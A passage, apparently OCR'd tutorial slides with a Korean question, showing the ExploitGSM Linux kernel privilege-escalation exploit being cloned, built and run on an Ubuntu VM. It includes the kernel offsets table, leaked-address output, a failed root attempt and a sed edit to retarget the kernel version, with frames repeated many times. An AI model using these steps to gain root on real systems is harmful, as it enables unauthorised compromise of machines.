
mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ git clone https://github.com/YuriiCrimson/ExploitGSM.git
Cloning into 'ExploitGSM'...
remote: Enumerating objects: 91, done.
remote: Counting objects: 100% (91/91), done.
...
z3rdoae0@z3rdoae0-virtual-machine:~$ cd ExploitGSM/ExploitGSM_6_5/
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ mkdir build && cd build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cmake ..
-- The C compiler identification is GNU 11.4.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
...
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ make
[ 50%] Building C object CMakeFiles/ExploitGSM.dir/main.c.o
[100%] Linking C executable ExploitGSM
[100%] Built target ExploitGSM
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal




```
z3rdoae0@z3rdoae0-virtual-machine:~$ git clone https://github.com/YuriiCrimson/ExploitGSM.git
Cloning into 'ExploitGSM'...
remote: Enumerating objects: 91, done.
remote: Counting objects: 100% (91/91), done.
...
z3rdoae0@z3rdoae0-virtual-machine:~$ cd ExploitGSM/ExploitGSM_6_5/
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ mkdir build && cd build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cmake ..
-- The C compiler identification is GNU 11.4.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
...
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ make
[ 50%] Building C object CMakeFiles/ExploitGSM.dir/main.c.o
[100%] Linking C executable ExploitGSM
[100%] Built target ExploitGSM
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff9a033dd8
text leaked address         -> ffffffff97a00010
lockdep_map_size      -> 32
spinlock_t_size       -> 4
dead
Wait 3 sec for ending kernel work execution
Error failed get root
```

GSM Exploit Execution

ExploitGSM/Exp

mini terminal

```
z3rdoae0@z3rdoae0-virtual-mach
Cloning into 'ExploitGSM'...
remote: Enumerating objects: 91,
remote: Counting objects: 100% (9
...
z3rdoae0@z3rdoae0-virtual-mach
z3rdoae0@z3rdoae0-virtual-mach
z3rdoae0@z3rdoae0-virtual-mach
-- The C compiler identification is (
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - d
...
z3rdoae0@z3rdoae0-virtual-mach
[ 50%] Building C object CMakeFile
[100%] Linking C executable Explo
[100%] Built target ExploitGSM
z3rdoae0@z3rdoae0-virtual-mach
permissible  spray  ->  500
begin  try  leak startup_xen!
startup_xen  leaked  address   ->  f
text  leaked  address             ->  fff
lockdep_map_size          ->  32
spinlock_t_size               ->  4
dead
Wait  3  sec  for  ending  kernel  work  execution
Error  failed  get  root
```



익스플로잇에 실패했습니다. 원인이 무엇일까요?

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c

```c
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-25-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c

```
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-25-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c

```
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-25-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ uname -r
6.5.0-35-generic
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c

```
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-25-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ uname -r
6.5.0-35-generic
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c

```
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-25-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ uname -r
6.5.0-35-generic
```

Diffrent Kernel Version

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c

```
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-25-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ uname -r
6.5.0-35-generic
z3rdoae0@z3rdoae0-virtual-machine:~$ sed -i 's/6.5.0-25-generic/6.5.0-35-generic/g' ./main.c
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c

```c
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-25-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ uname -r
6.5.0-35-generic
z3rdoae0@z3rdoae0-virtual-machine:~$ sed -i 's/6.5.0-25-generic/6.5.0-35-generic/g' ./main.c
```

```c
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-35-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c

```c
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-25-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ uname -r
6.5.0-35-generic
z3rdoae0@z3rdoae0-virtual-machine:~$ sed -i 's/6.5.0-25-generic/6.5.0-35-generic/g' ./main.c
```

```c
struct kernel_table kernels_offsets[] = {
{"ubuntu", "6.5.0-35-generic", false, false, false, true, false, 0x26933c0, 0x3910d00, 0xa22630, 0x1274c0,
0x133eb0, 0x1120a20},
{"fedora", "6.5.6-300.fc39.x86_64", false, false, false, true, false, 0x2ad7eb0, 0x3cfcc60, 0x9b4a30,
0x13c3d0, 0x148780, 0xfbbe20}
};
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cd ..
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cd ..

z3rodae0@z3rodae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ rm -rf ./build
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cd ..

z3rodae0@z3rodae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ rm -rf ./build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ mkdir build && cd build
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

